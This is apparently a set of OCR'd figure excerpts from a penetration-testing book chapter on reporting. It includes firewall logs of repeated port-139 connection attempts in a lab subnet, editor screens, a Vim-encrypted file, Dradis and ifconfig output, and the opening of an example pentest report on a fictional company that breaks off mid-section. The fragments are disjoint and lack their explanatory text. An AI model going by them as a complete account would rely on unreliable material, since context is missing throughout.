
Act	Time	If	Source	Destination	Proto
▶	Oct 21 02:56:13	WAN	192.168.75.173:2321	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:14	WAN	192.168.75.173:2322	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:15	WAN	192.168.75.173:2323	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:16	WAN	192.168.75.173:2324	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:17	WAN	192.168.75.173:2325	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:18	WAN	192.168.75.173:2326	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:19	WAN	192.168.75.173:2327	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:20	WAN	192.168.75.173:2328	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:21	WAN	192.168.75.173:2329	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:22	WAN	192.168.75.173:2330	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:23	WAN	192.168.75.173:2331	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:24	WAN	192.168.75.173:2332	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:25	WAN	192.168.75.173:2333	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:26	WAN	192.168.75.173:2334	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:27	WAN	192.168.75.173:2335	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:28	WAN	192.168.75.173:2336	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:29	WAN	192.168.75.173:2337	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:30	WAN	192.168.75.173:2338	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:31	WAN	192.168.75.173:2339	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:32	WAN	192.168.75.173:2340	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:33	WAN	192.168.75.173:2341	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:34	WAN	192.168.75.173:2342	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:35	WAN	192.168.75.173:2343	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:36	WAN	192.168.75.173:2344	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:37	WAN	192.168.75.173:2345	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:38	WAN	192.168.75.173:2346	192.168.101.101:139	TCP:S
▶	Oct 21 02:56:39	WAN	192.168.75.173:2347	192.168.101.101:139	TCP:S




Last 39 firewall log entries.Max(50)

Act	Time	If	Source	Destination	Proto
▶	Oct 21 07:52:15	WAN	192.168.75.137:1144	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:16	WAN	192.168.75.137:1145	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:17	WAN	192.168.75.137:1146	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:18	WAN	192.168.75.137:1147	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:19	WAN	192.168.75.137:1148	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:20	WAN	192.168.75.137:1149	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:21	WAN	192.168.75.137:1150	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:22	WAN	192.168.75.137:1151	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:23	WAN	192.168.75.137:1152	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:24	WAN	192.168.75.137:1153	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:25	WAN	192.168.75.137:1154	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:26	WAN	192.168.75.137:1155	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:27	WAN	192.168.75.137:1156	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:28	WAN	192.168.75.137:1157	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:29	WAN	192.168.75.137:1158	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:30	WAN	192.168.75.137:1159	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:31	WAN	192.168.75.137:1160	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:32	WAN	192.168.75.137:1161	192.168.101.101:139	TCP:S


Chapter 11: Data Gathering and Reporting




```
  GNU nano 2.2.6              File: test.txt




                              [ New File ]
^G Get Help   ^O WriteOut   ^R Read File ^Y Prev Page ^K Cut Text   ^C Cur Pos
^X Exit       ^J Justify    ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```




```

~
~
~
~
~                               VIM - Vi IMproved
~
~                                version 7.4.576
~                            by Bram Moolenaar et al.
~           Modified by pkg-vim-maintainers@lists.alioth.debian.org
~                 Vim is open source and freely distributable
~
~                        Become a registered Vim user!
~                type  :help register<Enter>   for information
~
~                type  :q<Enter>               to exit
~                type  :help<Enter>  or  <F1>  for on-line help
~                type  :help version7<Enter>   for version info
~
~
~
~
~
                                                          0,0-1         All
```




```
===============================================================================
=    W e l c o m e   t o   t h e   V I M   T u t o r    -    Version 1.7      =
===============================================================================

     Vim is a very powerful editor that has many commands, too many to
     explain in a tutor such as this.  This tutor is designed to describe
     enough of the commands that you will be able to easily use Vim as
     an all-purpose editor.

     The approximate time required to complete the tutor is 25-30 minutes,
     depending upon how much time is spent with experimentation.

     ATTENTION:
     The commands in the lessons will modify the text.  Make a copy of this
     file to practise on (if you started "vimtutor" this is already a copy).

     It is important to remember that this tutor is set up to teach by
     use.  That means that you need to execute the commands to learn them
     properly.  If you only read the text, you will forget the commands!

     Now, make sure that your Shift-Lock key is NOT depressed and press
     the   j   key enough times to move the cursor so that Lesson 1.1
     completely fills the screen.
"/tmp/tutoraGLKgM" 970 lines, 33248 characters
```





```
this is a test
~
~
~
~
```




```
VimCrypt~01!«<9d>yÚ^B^^]<9a>6-<86>&þ ^N
~
~
```









```
root@kali:/usr/lib/dradis# ./start.sh -h
/usr/lib/dradis/server/vendor/bundle/ruby/2.1.0/gems/RedCloth-4.2.8/lib/redcloth
.rb:10:in `<top (required)>': Use RbConfig instead of obsolete and deprecated Co
nfig.
/usr/lib/dradis/server/vendor/bundle/ruby/2.1.0/gems/RedCloth-4.2.8/lib/redcloth
.rb:10:in `<top (required)>': Use RbConfig instead of obsolete and deprecated Co
nfig.
Usage: rails server [mongrel, thin, etc] [options]
    -p, --port=port                  Runs Rails on the specified port.
                                     Default: 3000
    -b, --binding=ip                 Binds Rails to the specified ip.
                                     Default: 0.0.0.0
    -c, --config=file                Use custom rackup configuration file
    -d, --daemon                     Make server run as a Daemon.
    -u, --debugger                   Enable ruby-debugging for the server.
    -e, --environment=name           Specifies the environment to run this serve
r under (test/development/production).
                                     Default: development
    -P, --pid=pid                    Specifies the PID file.
                                     Default: tmp/pids/server.pid

    -h, --help                       Show this help message.
Exiting
```



```
root@kali:/etc/network# ifconfig eth1
eth1      Link encap:Ethernet  HWaddr 00:0c:29:68:11:61
          inet addr:192.168.75.194  Bcast:192.168.75.255  Mask:255.255.255.0
```



```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:47:d4:a4
          inet addr:192.168.75.165  Bcast:192.168.75.255  Mask:255.255.25
```



Example Penetration Testing Report

NEW ALTERNATIVES RESEARCH

NEW ALTERNATIVES PENETRATION TESTING REPORT

FICTIONAL CORPORATION – INTERNAL WEB APPLICATION DEVELOPMENT SERVER

New Alternatives Research Lab | Confidential

CONTENTS

Example Penetration Testing Report

EXECUTIVE SUMMARY

New Alternatives was selected to perform a penetration test on the web server owned by **Fictional Corporation** in order to determine and establish the true security posture of the device prior to the application go live date.

INTRODUCTION

All requirements of the previously agreed upon Rules of Engagement (Appendix A) were followed. This document contains specific confidential information relating to the ***APPDevWebServer*** located on the 192.168.75.0/24 subnet at 192.168.75.15. New Alternatives Labs had been contacted to establish the true security posture of this machine and if possible gain control over the local system user accounts to escalate privilege. The testing environment emulated the access that would be granted to a typical anonymous user visiting the website from the Internet.

ALOTTED TIME FRAME

Due to the hectic schedule of the project team and the goal to get the product out to market quickly New Alternatives Research Lab was limited to only 4 hours of actual testing time. During this timeframe we were to gain as much access as possible to the target host.

Testing Window

